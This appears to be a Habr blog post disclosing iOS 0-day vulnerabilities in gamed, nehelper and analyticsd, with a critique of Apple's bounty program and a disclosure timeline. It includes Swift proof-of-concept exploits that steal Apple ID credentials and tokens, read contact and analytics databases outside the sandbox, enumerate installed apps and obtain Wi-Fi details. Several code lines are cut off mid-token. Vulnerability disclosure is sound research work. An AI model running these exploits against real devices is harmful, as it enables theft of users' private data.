illusionofchaos yesterday at 23:08

Disclosure of three 0-day iOS vulnerabilities and critique of Apple Security Bounty program

Information Security *, Development for iOS *, Development of mobile applications *, Reverse engineering *

I want to share my frustrating experience participating in Apple Security Bounty program. I've reported four 0-day vulnerabilities this year between March 10 and May 4, as of now three of them are still present in the latest iOS version (15.0) and one was fixed in 14.7, but Apple decided to cover it up and not list it on the security content page. When I confronted them, they apologized, assured me it happened due to a processing issue and promised to list it on the security content page of the next update. There were three releases since then and they broke their promise each time.

Ten days ago I asked for an explanation and warned then that I would make my research public if I don't receive an explanation. My request was ignored so I'm doing what I said I would. My actions to half a year in one case.

I'm not the first person that is unhappy with Apple Security Bounty program. Here are some other reports and opinions:

- https://therecord.media/researcher-discloses-iphone-lock-screen-bypass-on-ios-15-launch-day/
- https://medium.com/macoclock/apple-security-bounty-a-personal-experience-fe9a57a81943
- https://thezerohack.com/apple-vulnerability-bug-bounty
- https://www.imore.com/developer-feels-robbed-apples-security-bounty-program
- https://gigazine.net/gsc_news/en/20200701-apple-security-bounty-program-tcc
- https://theevilbit.github.io/posts/experiences_with_asb/
- https://twitter.com/5n1p3r0010/status/1395487939572867073
- https://twitter.com/theevilbit/status/1417935753775132676
- https://twitter.com/osxreverser/status/1417939529160351745

Here are links to GitHub repositories that contain PoC source code that I've sent to Apple. Each repository contains an app that gathers sensitive information and presents it in the UI.

- Gamed 0-day
- Nehelper Enumerate Installed Apps 0-day
- Nehelper Wifi Info 0-day
- Analyticsd (fixed in iOS 14.7)

Gamed 0-day

Any app installed from the App Store may access the following data without any prompt from the user:

- Apple ID email and full name associated with it
- Apple ID authentication token which allows to access at least one of the endpoints on *.apple.com on behalf of the user
- Complete file system read access to the Core Duet database (contains a list of contacts from Mail, SMS, iMessage, 3rd-party messaging apps and metadata about all user's interaction with

these contacts (including timestamps and statistics), also some attachments (like URLs and texts)

- Complete file system read access to the Speed Dial database and the Address Book database including contact pictures and other metadata like creation and modification dates (I've just checked on iOS 15 and this one inaccessible, so that one must have been quietly fixed recently)

Here is a short proof of concept.

```
let connection = NSXPCConnection(machServiceName: "com.apple.gamed", options: NS
let proxy = connection.remoteObjectProxyWithErrorHandler({ _ in }) as! GKDaemonP
let pid = ProcessInfo.processInfo.processIdentifier
proxy.getServicesForPID(pid, localPlayer: nil, reply: { (accountService, _, _, _
    accountService.authenticatePlayerWithExistingCredentials(handler: { response
        let appleID = response.credential.accountName
        let token = response.credential.authenticationToken
    }

    utilityService.requestImageData(for: URL(fileURLWithPath: "/var/mobile/Libra
        let addressBookData = data
    }
}
```

How it happens:

- XPC service `com.apple.gamed` doesn't properly check for `com.apple.developer.game-center` entitlement
- Even if Game Center is disabled on the device, invoking `getServicesForPID:localPlayer:reply:` returns several XPC proxy objects (`GKAccountService` , `GKFriendService` , `GKUtilityService` , etc.).
- If game center is enabled on the device (even if it's not enabled for the app in App Store Connect and app doesn't contain `com.apple.developer.game-center` entitlement), invoking `authenticatePlayerWithExistingCredentialsWithHandler:` on `GKAccountService` returns an object containing Apple ID of the user, DSID and Game Center authentication token (which allows to send requests to `https://gc.apple.com` on behalf of the user). Invoking `getProfilesForPlayerIDs:handler:` on GKProfileService

returns an object containing first and last name of the user's Apple ID. Invoking

`getFriendsForPlayer:handler:` on `GKFriendService` return an object with information about user's friend in Game Center.

- Even if game center is disabled, it's not enabled for the app in App Store Connect and app doesn't contain `com.apple.developer.game-center` entitlement, invoking `requestImageDataForURL:subdirectory:fileName:handler:` on `GKUtilityService` allows to read arbitrary files outside of the app sandbox by passing file URLs to that method. Among the files (but not limited to) that can be accessed that way are the following: `/var/containers/Shared/SystemGroup/systemgroup.com.apple.mobilegestaltcache/Library/Caches/com.apple.MobileGestalt.plist` - contains mobile gestalt cache `/var/mobile/Library/CoreDuet/People/interactionC.db` - contains a list of contacts from Mail, SMS, iMessage, 3rd-party messaging apps and metadata about user's interaction with these contacts (including timestamps and statistics) `/var/mobile/Library/Preferences/com.apple.mobilephone.speeddial.plist` - contains favorite contacts and their phone numbers `/var/mobile/Library/AddressBook/AddressBook.sqlitedb` - contains complete Address Book database `/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb` - contains photos of Address book contacts
- Invoking `cacheImageData:inSubdirectory:withFileName:handler:` on GKUtilityService might allow to write arbitrary data to a location outside of the app sandbox.

On the Apple Security Bounty Program page this vulnerabilty is evaluated at $100,000 (Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox. “Sensitive data” access includes gaining a broad access (i.e., the full database) from Contacts).

Nehelper Enumerate Installed Apps 0-day

The vulnerably allows any user-installed app to determine whether any app is installed on the device given its bundle ID.

XPC endpoint `com.apple.nehelper` has a method accessible to any app that accepts a bundle ID as a parameter and returns an array containing some cache UUIDs if the app with matching bundle ID is installed on the device or an empty array otherwise. This happens in `-[NEHelperCacheManager onQueueHandleMessage:]` in `/usr/libexec/nehelper`.

```
func isAppInstalled(bundleId: String) -> Bool {
    let connection = xpc_connection_create_mach_service("com.apple.nehelper", ni
    xpc_connection_set_event_handler(connection, { _ in })
    xpc_connection_resume(connection)
    let xdict = xpc_dictionary_create(nil, nil, 0)
    xpc_dictionary_set_uint64(xdict, "delegate-class-id", 1)
    xpc_dictionary_set_uint64(xdict, "cache-command", 3)
    xpc_dictionary_set_string(xdict, "cache-signing-identifier", bundleId)
    let reply = xpc_connection_send_message_with_reply_sync(connection, xdict)
    if let resultData = xpc_dictionary_get_value(reply, "result-data"), xpc_dict
        return true
    }
    return false
}
```

Nehelper Wifi Info 0-day

XPC endpoint `com.apple.nehelper` accepts user-supplied parameter `sdk-version`, and if its value is less than or equal to 524288, `com.apple.developer.networking.wifi-info` entiltlement check is skipped. Ths makes it possible for any qualifying app (e.g. posessing location access authorization) to gain access to Wifi information without the required entitlement. This happens in `-[NEHelperWiFiInfoManager checkIfEntitled:]` in `/usr/libexec/nehelper`.

```
func wifi_info() -> String? {
    let connection = xpc_connection_create_mach_service("com.apple.nehelper", ni
    xpc_connection_set_event_handler(connection, { _ in })
    xpc_connection_resume(connection)
    let xdict = xpc_dictionary_create(nil, nil, 0)
    xpc_dictionary_set_uint64(xdict, "delegate-class-id", 10)
    xpc_dictionary_set_uint64(xdict, "sdk-version", 1) // may be omitted entirel
    xpc_dictionary_set_string(xdict, "interface-name", "en0")
    let reply = xpc_connection_send_message_with_reply_sync(connection, xdict)
    if let result = xpc_dictionary_get_value(reply, "result-data") {
        let ssid = String(cString: xpc_dictionary_get_string(result, "SSID"))
        let bssid = String(cString: xpc_dictionary_get_string(result, "BSSID"))
        return "SSID: \(ssid)\nBSSID: \(bssid)"
    } else {
    } else {
        return nil

    }
}
```

Analyticsd (fixed in iOS 14.7)

This vulnerability allows any user-installed app to access analytics logs (such as the ones that you can see in **Settings -> Privacy -> Analytics & Improvements -> Analytics Data -> Analytics-90Day... and Analytics-Daily...**). These logs contain the following information (including, but not limited to):

- medical information (heart rate, count of detected atrial fibrillation and irregular heart rythm events)
- menstrual cycle length, biological sex and age, whether user is logging sexual activity, cervical mucus quality, etc.
- device usage information (device pickups in different contexts, push notifications count and user's action, etc.)
- screen time information and session count for all applications with their respective bundle IDs
- information about device accessories with their manufacturer, model, firmware version and user-assigned names
- application crashes with bundle IDs and exception codes
- languages of web pages that user viewed in Safari

All this information is being collected by Apple for unknown purposes, which is quite disturbing, especially the fact that medical information is being collected. That's why it's very hypocritical of Apple to claim that they deeply care about privacy. All this data was being collected and available to an attacker even if "Share analytics" was turned off in settings.

```
func analytics_json() -> String? {
    let connection = xpc_connection_create_mach_service("com.apple.analyticsd",
    xpc_connection_set_event_handler(connection, { _ in })
    xpc_connection_resume(connection)
    let xdict = xpc_dictionary_create(nil, nil, 0)
    xpc_dictionary_set_string(xdict, "command", "log-dump");
    let reply = xpc_connection_send_message_with_reply_sync(connection, xdict);
    return xpc_dictionary_get_string(reply, "log-dump");
}
```

Timeline:

April 29 2021 - I sent a detailed report to Apple

April 30 2021 - Apple replied that they had reviewed the report and are investigated

May 20 2021 - I've requested a status update from Apple (and recieved no reply)

May 30 2021 - I've requested a status update from Apple

June 3 2021 - Apple replied that they plan to address the issue in the upcoming update

July 19 2021 - iOS 14.7 is released with the fix

July 20 2021 - I've requested a status update from Apple

July 21 2021 - iOS 14.7 security contents list is published, this vulnerability is not mentioned

July 22 2021 - I've asked Apple a question why the vulnerability is not on the list Same day I receive the following reply: **Due to a processing issue, your credit will be included on the security advisories in an upcoming update. We apologize for the inconvenience.**

July 26 2021 - iOS 14.7.1 security contents list is published, still no mention of this vulnerability

September 13 2021 - iOS 14.8 security contents list is published, still no mention of this vulnerability. Same day I asked for an explanation and informed Apple that I would make all my reasearch public unless I receive a reply soon

September 20 2021 - iOS 15.0 security contents list is published, still no mention of this vulnerability

September 24 2021 - I still haven't received any reply so I publish this article

Tags: apple, ios, vulnerability, bugbounty, bug bounty, exploit, privacy, iphone, 0day, 0day-vulnerability

Hubs: Information Security, Development for iOS, Development of mobile applications

Hubs: Information Security, Development for iOS, Development of mobile applications, Reverse engineering

Editorial Digest

We email you the best articles monthly

Email address →

57 Karma

169 Rating

@illusionofchaos

User

Comments 1

POPULAR RIGHT NOW

17 September at 13:05

Who controls App Store: Martians or AI? Closed session of Russia's Federation Council and Apple leaked online

+16 1.2K 2 0

4 February 2020 at 13:48

Full disclosure: 0day vulnerability (backdoor) in firmware for Xiaongmai-based DVRs, NVRs and IP cameras

+17 72K 7 15 +15

21 August 2019 at 13:25


An Easy Way to Make Money on Bug Bounty

+16 3K 3 0

AVERAGE IT SALARY

134 000 ₽/mo.

— that’s an average salary for all IT specializations based on 7,514 questionnaires for the 2nd half of 2021. Check if your salary can be higher!



Check your salary

TOP OF THE LAST 24 HOURS

yesterday at 23:08

Disclosure of three 0-day iOS vulnerabilities and critique of Apple Security Bounty program

+14 131 4 1 +1

Desktop version

Return to old version

© 2006–2021 «Habr»